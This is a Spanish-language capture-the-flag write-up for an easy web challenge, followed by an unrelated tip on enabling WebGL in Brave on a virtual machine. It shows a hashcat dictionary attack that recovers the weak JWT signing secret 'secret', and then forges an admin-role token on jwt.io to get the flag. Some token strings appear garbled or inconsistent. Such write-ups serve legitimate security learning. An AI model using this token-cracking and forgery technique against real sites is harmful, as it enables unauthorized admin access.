


Difficulty: Easy

Author: HLVM

You can't just make stuff up

Agarramos la session de usuario normal registrado, le hacemos fuerza bruta para descubrir el secret que firma



```
echo -n  
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM1LCJuYm91IjoiaMTIzIiwicm9sZSI6InVzZXIiLCJpYXQiOiJlZ30Dc0MTg0MzIwODJ9LmZgQVdD9FXqoyZVnPd8FG_RvSKBXvZyBhF3uLpqqwqEo' > token.txt  
hashcat -a 0 -m 16500 token.txt /usr/share/wordlists/rockyou.txt
```

Vemos que es secret

```
Host memory allocated for this attack: 512 MB (5452 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMiLCJpYXN0IjE3ODc0MTg0MzIwODJ9.doZgQvD9FXqoyZVnPd8FG_RvSKBXvZyBhF3uLpqwqEo.secret

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 16500 (JWT (JSON Web Token))
Hash.Target.....: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMiLCJpYXN0IjE3ODc0MTg0MzIwODJ9.doZgQvD9FXqoyZVnPd8FG_RvSKBXvZyBhF3uLpqwqEo
Time.Started.....: Sat Aug 22 13:40:30 2026 (0 secs)
Time.Estimated...: Sat Aug 22 13:40:30 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1215.0 kH/s (0.89ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3072/14344385 (0.02%)
Rejected.....: 0/3072 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> dangerous
Hardware.Mon.#01.: Util: 23%


Started: Sat Aug 22 13:40:30 2026
Stopped: Sat Aug 22 13:40:33 2026
```

Nos dirigimosa esta herramineta web para editar la session le agregamos al rol como admin y la clave seria secret


<https://www.jwt.io/>

The screenshot shows the JWT Decoder website interface. The 'JWT Decoder' tab is active. The 'Encoded Token' field contains a long JWT string. The 'Decoded Header' section shows the header JSON: `{ "alg": "HS256", "typ": "JWT" }`. The 'Decoded Payload' section shows the payload JSON: `{ "sub": "222", "name": "222", "role": "user", "iat": 1787423673518 }`. The 'Generate example' button is visible on the right.

Agregar admin y secret




Pegamos la session y recargamos la web y nos dirigimos al admin



Aqui vemos como muestra la flag que seria

```
brunner{well_known_secret}
```



NOTA PARA MAQUINAS VIRTUALES

Activar WebGL desde el navegador (sin tocar VirtualBox)

1. Abre una pestaña nueva y ve a:

```
brave://settings/system
```

2. Busca la opción "**Use hardware acceleration when available**" (Usar aceleración por hardware cuando esté disponible).
3. Activa el interruptor (toggle) si está apagado.
4. Cierra y vuelve a abrir Brave completamente (no solo la pestaña — todo el navegador).
5. Verifica que funcionó yendo a:

```
brave://gpu
```

6. Busca la línea **WebGL** en "Graphics Feature Status". Si dice algo como **"Hardware accelerated"** (en verde), quedó activo. Si sigue en rojo/amarillo diciendo "Unavailable" o "Software only", significa que el problema está más abajo (a nivel de la VM o el driver), y ahí sí tocaría revisar VirtualBox/VMware.



SPARROW

~ NOTAS · WRITEUPS · CTF ~

